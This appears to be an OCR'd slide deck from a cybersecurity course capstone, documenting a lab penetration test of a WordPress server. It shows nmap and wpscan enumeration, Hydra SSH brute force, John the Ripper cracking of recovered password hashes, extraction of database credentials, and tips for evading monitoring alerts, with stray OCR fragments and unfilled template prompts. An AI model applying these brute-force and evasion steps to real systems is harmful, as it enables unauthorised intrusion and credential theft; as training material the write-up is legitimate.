Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: SMP Debian 3.16.57-2
Hostname: Target1

IPv4: 192.168.1.115
OS: SMP Debian 3.16.57-2
Hostname: Target2

Critical Vulnerabilities: Open ports and services

Vulnerability	Description	Impact
Port 80 HTTP Open	TCP port 80 for HTTP supports the web traffic that web browsers receive. Attacks n web clients travel over port 80 include SQL injections, cross-site request forgeries, cross-site scripting and buffer overturns.	Unusually nothing, any web server has port 80 open if only to send redirects to https.
Port 22 SSH Open	The port number for SSH is 22 by default. Whenever we run a command through default SSH port number 22, a connection is established between client and server. Every connection initializes through this port	Due to missing input validation of parameters passed during SSH login. An established TCP connection toward port 22, the SSH default port, is needed to perform the attack
Operating Wordpress	SQL injection due to lack of data sanitization in WP, authenticated object injection in multisites, stored cross site scripting through authenticated users	You can lose user database with all contact details and passwords. Intruders can place lots of spam at your web recourse and get passwords to social networks and mail boxes of your customers.

Critical Vulnerabilities: Open ports and services

nmap scan command:

nmap -sV -O -oN scan1.txt 192.168.1.1.24

```
Nmap scan report for 192.168.1.110
Host is up (0.00097s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
# Nmap 7.80 scan initiated Tue Jan 18 19:39:39 2022 as: nmap -sV -O -oN scan1.txt 192.168.1.1/24
Nmap scan report for 192.168.1.1
```

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Poorly designed wordpress website	Using wpscan can easily enumerate information. Like when running “wpscan –url http://192.168.1.110/wordpress –enumerate u” to get the list of users.	The scan outputs available users on the website that can be used in Brute Force attack.
Weak or no password policy	Passwords lack complexity and password length policy is not implemented.	Bad actors can easily use Brute Force attack using widely available tools. We used Hydra to crack the password for user “michael”.
SSH connections not filtered	SSH connections are not limited to identified IP addresses.	Anyone that has the IP address and user name can try to connect by guessing the password or using brute force attack. In this case we used michael:michael as the username and password.
No file security on critical files	The file wp-config.php was not limited to authorized users only.	Anyone who can SSH successfully can navigate to the file location and open it. This allowed us to get the password hashes for user “steven”.
MySQL databases	MySQL Database service is a fully managed database service to deploy cloud-native applications	It provides comprehensive support for every application development needed

Exploits Used


Exploitation: Reconnaissance

Tools used during this process.

- **nmap** to scan ip addresses and open ports on the network.

```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-18 21:29 PST
Nmap scan report for 192.168.1.110
Host is up (0.00081s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

- **Web browser** to get information the site.



- **wpscan** to enumerate the users in wordpress.

wpscan –url http://192.168.1.110 –enumerate u

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Wordpress

Summarize the following:

- Using wpscan to analyze the users listed on the server

  $ *wpscan -url http://192.168.1.110/wordpress -enumarate u*

- Having user access the users, the password was a matter of guessing or brute forcing through

```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Jan 18 20:53:41 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
```


Exploitation: Weak Passwords

We used a combination of Hydra and John the ripper with the word list of Rockyou.txt in order to break into multiple user accounts on the network.

This exploit allowed us to initially gain SSH access to the database server. Which in turn gave us access to hashes in the database for both accounts. By gaining access to the other user, a reverse shell was eventually created.

```
# Hydra v9.0 run at 2022-01-20 16:58:31 on 192.168.1.110 ssh (hydra -l michael -P /usr/share/wordlists/rockyou.txt -o hydramichael ssh://192.168.1.110)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
```

```
root@Kali:~# man john
root@Kali:~# jon --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/hashes.txt
bash: jon: command not found
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```



Exploitation:

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
- Include a screenshot or command output illustrating the exploit

●Hydra crack password for user “michael

●ssh michael@192.168.1.110

●grep to find flag1 and browsing “/var/www/” directory to find flag2

●cat “wp-config.php” to get username and password for the wordpress database.

●Run mysql using “root:R@v3nSecurity”

- used select statement to see what’s inside the tables in wordpress database..

Avoiding Detection

Stealth Exploitation of Reconnaissance

Monitoring Overview

- High traffic coming from a single source ip.
- Metrics: Top Hosts Creating Traffic (Packetbeat)
- Which thresholds do they fire at?

Mitigating Detection

- How can you execute the same exploit without triggering the alert? Perform an nmap scan with the decoy (-D) option.
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Weak Password

Monitoring Overview

- Alert: *host.hostname: * and source.ip: 192.168.1.90*
- Metrics: Filebeat
- Threshold: 1 and above

Mitigating Detection

- Running exploit without triggering alert: Having native access the server will allow you to blend into the system


Stealth Exploitation of Wordpress

Monitoring Overview

- Alert: Excessive HTTP error
- Metrics: Packetbeat
- Thresholds: 400 and above

Mitigating Detection

- Running exploit without triggering alert: running 399 scans every 5 minutes
- Alternative exploits: Having a different source ip address, botnet,


ImageMagick: empty.gif%3fss&ss2img
Pan Icon
Status: Running